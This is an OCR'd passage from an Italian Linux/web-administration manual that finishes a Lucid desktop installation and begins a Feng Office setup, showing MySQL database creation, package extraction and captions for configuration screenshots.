


Figura 45.39. Ultimo controllo prima dell'applicazione della configurazione.





Figura 45.40. Conclusione.



Va osservato che se si usa SQLite, il file in questione deve essere accessibile in lettura e scrittura dal servente HTTP, come già per le altre directory indicate espressamente dal procedimento di configurazione.

A questo punto si può rimuovere la directory ‘`lucid/install/`’, in modo da impedire che la configurazione possa essere rifatta e dall’indirizzo «normale», che secondo gli esempi sarebbe *http://localhost/lucid/* ovvero *http://localhost/~**utente**/lucid/*, si ottiene il sistema funzionante.

Figura 45.41. Login.





Figura 45.42. Sessione dell'utente '**root**'.



Dal procedimento mostrato si intende che sia relativamente facile installare Lucid desktop anche in un servizio remoto che offre Apache2, PHP e MySQL, senza esigenze particolarmente difficili da soddisfare.

Va però tenuto in considerazione che la costruzione di applicazioni per Lucid desktop è più semplice rispetto ad altri sistemi simili. Il tutto è documentato nel sito di riferimento del progetto.

45.7 Feng Office

«

Feng Office[3] (ex OpenGoo) è un'applicazione «web» con lo scopo di organizzare l'attività di ufficio, consentendo la condivisione selettiva di parte delle attività e facilitando la comunicazione tra gli utenti in relazione alle attività svolte, con funzionalità vicine a quelle di

Google documenti (*http://docs.google.com*) e di Zoho (*http://zoho.com*).

Il sistema operativo ospitante Feng Office deve disporre di Apache 2, PHP e MySQL. Prima di installare Feng Office è anche necessario predisporre una base di dati, sapendo comunque che è possibile condividerne una già usata per altre applicazioni. Nell'esempio successivo viene creata la base di dati '**fengoffice**' a cui si accede con un utente avente lo stesso nome.

```
# /etc/init.d/mysql status [Invio]

  MySQL is stopped..


# /etc/init.d/mysql start [Invio]

  Starting MySQL database server: mysqld.
  Checking for corrupt, not cleanly closed and upgrade needing
  tables..


# mysql -u root -p [Invio]

Enter password: digitazione_all'oscuro [Invio]

  Welcome to the MySQL monitor.  Commands end with ; or \g.
  Your MySQL connection id is 300
  Server version: 5.1.49-3 (Debian)
  ...


mysql> CREATE DATABASE fengoffice; [Invio]

  Query OK, 1 row affected (0.10 sec)

mysql> GRANT ALL ON fengoffice.* TO fengoffice@'localhost' ↩
↪      IDENTIFIED BY 'password'; [Invio]
```

```
  Query OK, 0 rows affected (0.00 sec)

mysql> \q[Invio]

  Bye
```

A questo punto si può prelevare il pacchetto di Feng Office ed estrarlo in una collocazione che lo renda accessibile al servente HTTP. Per esempio potrebbe trattarsi della directory '`/var/www/`' o '`~/public_html/`'. Nell'estrazione viene creata la sottodirectory '`fengoffice/`'; qui si suppone di intervenire nella directory '`~/public_html/`' dell'utente '**appunti2**', secondo il sistema ospitante, e che il pacchetto da estrarre si trovi in una directory temporanea:

```
$ cd ~/public_html[Invio]

$ unzip /tmp/fengoffice_1.7.5.zip[Invio]
```

Nelle figure successive si procede con la configurazione successiva di Feng Office.

Figura 45.49. Inizio della configurazione di Feng Office.





Figura 45.50. Controllo dell'ambiente di lavoro: in questo caso è necessario sistemare i permessi di alcune directory, per permettere all'applicazione di scriverci all'interno.



È sufficiente intervenire nei permessi delle directory indicate, senza continuare ricorsivamente nel loro contenuto.

Figura 45.51. Dopo la modifica dei permessi richiesta, si può verificare nuovamente la situazione con il bottone TRY AGAIN. In questo caso tutto è stato soddisfatto.




Figura 45.52. Creazione delle tabelle necessarie a Feng Office. In questo caso la base di dati si chiama '**`fengoffice`**' e l'utente del DBMS definito originariamente per accedervi ha lo stesso nome.


